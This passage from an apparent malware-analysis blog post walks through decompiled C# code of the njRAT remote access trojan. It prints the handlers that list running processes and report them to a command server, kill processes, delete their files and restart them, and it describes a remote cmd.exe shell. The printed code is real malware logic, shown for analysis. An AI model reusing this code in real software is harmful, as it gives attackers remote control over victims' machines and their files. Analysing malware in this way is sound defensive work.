1533                             OK.MeM.Write(OK.b, 0, num);
1534                             for (;;)
1535                             {
1536                                 byte[] array = OK.MeM.ToArray();
1537                                 if (!OK.BS(ref array).Contains(OK.SPL))
1538                                 {
1539                                     break;
1540                                 }
1541                                 Array array2 = OK.Fx(OK.MeM.ToArray(), OK.SPL);
1542                                 Thread thread = new Thread(delegate(object a0)
1543                                 {
1544                                     OK.Ind((byte[])a0);
1545                                 });
1546                                 thread.Start(RuntimeHelpers.GetObjectValue(NewLateBinding.LateIndexGet(array2, new object[]
1547                                 {
1548                                     0
1549                                 }, null)));
1550                                 thread.Join(200);
1551                                 OK.MeM.Dispose();

```

Proc

In Ind () first it checks for “proc” if it exists in the array which is converted to string. Ok.Y = “|’|”;

```

585 // Token: 0x0600001F RID: 31 RVA: 0x00002F18 File Offset: 0x00001118
586 public static void Ind(byte[] b)
587 {
588     string[] array = Strings.Split(OK.BS(ref b), OK.Y, -1, CompareMethod.Binary);
589     checked
590     {
591         try
592         {
593             string left = array[0];
594             if (Operators.CompareString(left, "proc", false) == 0)
595             {
596                 string left2 = array[1];
597                 if (Operators.CompareString(left2, "~", false) == 0)
598                 {
599                     OK.Send(string.Concat(new string[]
600                     {
601                         "proc",
602                         OK.Y,
603                         "pid",
604                         OK.Y,
605                         Conversions.ToString(Process.GetCurrentProcess().Id)
606                     }));

```

~

If the flag is “~” then it gets current process id using **GetCurrentProcess()** and sends it to the server.

Ok.Y = “|’|”;

```
596     string left2 = array[1];
597     if (Operators.CompareString(left2, "~", false) == 0)
598     {
599         OK.Send(string.Concat(new string[]
600         {
601             "proc",
602             OK.Y,
603             "pid",
604             OK.Y,
605             Conversions.ToString(Process.GetCurrentProcess().ID)
606         }));
607     Process[] processes = Process.GetProcesses();
608     OK.Send(string.Concat(new string[]
```

After this it gets the length of processes using **GetProcesses()**

Ok.Y = "|?|?|";

```
606     });
607     Process[] processes = Process.GetProcesses();
608     OK.Send(string.Concat(new string[]
609     {
610         "proc",
611         OK.Y,
612         "~",
613         OK.Y,
614         Conversions.ToString(processes.Length)
615     }));
```

Then, it gets file descriptions of all files and processes which are running. File name, file description, processID using **GetProcesses()**.

```
617 string text = "";
618 foreach (Process process in processes)
619 {
620     num++;
621     try
622     {
623         try
624         {
625             string text2 = "";
626             try
627             {
628                 string text3 = process.MainModule.FileVersionInfo.FileDescription;
629                 text2 = OK.ENV(ref text3);
630             }
631             catch (Exception ex)
632             {
633             }
634             text = string.Concat(new string[]
635             {
636                 text,
637                 OK.Y,
638                 Conversions.ToString(process.Id),
639                 ",",
640                 process.MainModule.FileName,
641                 ",",
642                 text2
643             });
644         }
645         catch (Exception ex2)
646         {
647             string[] array3 = new string[7];
648             array3[0] = text;
649             array3[1] = OK.Y;
650             array3[2] = Conversions.ToString(process.Id);
651             array3[3] = ",";
652             array3[4] = process.MainModule.FileVersionInfo.FileName;
653             array3[5] = ",";
654             string[] array4 = array3;
655             int num2 = 6;
656             string text3 = process.MainModule.FileVersionInfo.FileDescription;
657             array4[num2] = OK.ENV(ref text3);
658             text = string.Concat(array3);
659         }
660     }
661     catch (Exception ex3)
```

k

After completing “~” it checks for “k” flag in string, this flag is implemented to kill the process from process id.

If it could not kill it will send exception to server. **Ok.Y** = “|’|”;

```
715 }
716 else if (Operators.CompareString(left2, "k", false) == 0)
717 {
718     int num3 = 2;
719     int num4 = array.Length - 1;
720     for (int j = num3; j <= num4; j++)
721     {
722         try
723         {
724             Process.GetProcessById(Conversions.ToInteger(array[j])).Kill();
725             OK.Send(string.Concat(new string[]
726             {
727                 "proc",
728                 OK.Y,
729                 "RM",
730                 OK.Y,
731                 array[j]
732             }));
733         }
734         catch (Exception ex5)
735         {
736             OK.Send(string.Concat(new string[]
737             {
738                 "proc",
739                 OK.Y,
740                 "ER",
741                 OK.Y,
742                 ex5.Message
743             }));
744         }
745     }
746 }
```

kd

And then it goes for kd flag which not only kill the process it also deletes the file. Before deleting the file and after killing the process it sends **“proc |’| RM |’| process-id”**.

After deleting file from system, it sends **“proc |’| ER |’| Deleted process-id”**. If any error occur it will send **“proc |’| ER |’| error-exepction”**

```
747 else if (Operators.CompareString(left2, "kd", false) == 0)
748 {
749     int num5 = 2;
750     int num6 = array.Length - 1;
751     for (int k = num5; k <= num6; k++)
752     {
753         try
754         {
755             string text5 = "";
756             Process process2 = Process.GetProcessById(Conversions.ToInteger(array[k]));
757             try
758             {
759                 text5 = process2.MainModule.FileVersionInfo.FileName;
760             }
761             catch (Exception ex6)
762             {
763                 try
764                 {
765                     text5 = process2.MainModule.FileName;
766                 }
767                 catch (Exception ex7)
768                 {
769                 }
770             }
771             process2.Kill();
772             OK.Send(string.Concat(new string[]
773             {
774                 "proc",
775                 OK.Y,
776                 "RM",
777                 OK.Y,
778                 array[k]
779             }));
780             process2 = null;
781             Thread.Sleep(2000);
782             File.Delete(text5);
783             OK.Send(string.Concat(new string[]
784             {
785                 "proc",
786                 OK.Y,
787                 "ER",
788                 OK.Y,
789                 "Deleted ",
790                 text5
791             }));
792         }

```

re

Then, it checks for “re” flag, if it is true it sends “**proc |'| RM |'| process-id**”. It kills this running process. And sends “**proc |'| ER|'| process-file-path**” to server.

In case of error, it sends “**proc |'| ER|'| error-exception.**”

```
805     }
806     }
807     }
808     else if (Operators.CompareString(left2, "re", false) == 0)
809     {
810         int num7 = 2;
811         int num8 = array.Length - 1;
812         for (int l = num7; l <= num8; l++)
813         {
814             try
815             {
816                 string text6 = "";
817                 Process process3 = Process.GetProcessById(Conversions.ToInteger(array[1]));
818                 try
819                 {
820                     text6 = process3.MainModule.FileVersionInfo.FileName;
821                 }
822                 catch (Exception ex9)
823                 {
824                     try
825                     {
826                         text6 = process3.MainModule.FileName;
827                     }
828                     catch (Exception ex10)
829                     {
830                         text6 = Interaction.Environ("windir") + "\\system32\\" + process3.ProcessName + ".exe";
831                     }
832                 }
833                 process3.Kill();
834                 OK.Send(string.Concat(new string[]
835                 {
836                     "proc",
837                     OK.Y,
838                     "RM",
839                     OK.Y,
840                     array[1]
841                 }));
842                 process3 = null;
843                 Process.Start(text6);
844                 OK.Send(string.Concat(new string[]
845                 {
846                     "proc",
847                     OK.Y,
848                     "ER",
849                     OK.Y,
850                     "Started ",
851                     text6
852                 }));
853             }
854             catch (Exception ex11)
855             {
856                 OK.Send(string.Concat(new string[]
```

rss

The “rss command” handles all the commands running which come from the server. It sends to server “rss”. This code sets up a Process object to run the Windows Command Prompt (cmd.exe) with various configurations, allows interaction with its standard input, output, and error streams, and attaches event handlers to process the output and errors produced by the command prompt. It then sends a “rss” command to the command prompt and starts the process, enabling asynchronous reading of its output and error streams.

3. <https://www.joesandbox.com/analysis/1292688/0/html>

4. <https://cybergEEKS.tech/just-another-analysis-of-the-njrat-malware-a-step-by-step-approach/>

Source: <https://breachnova.com/blog.php?id=27>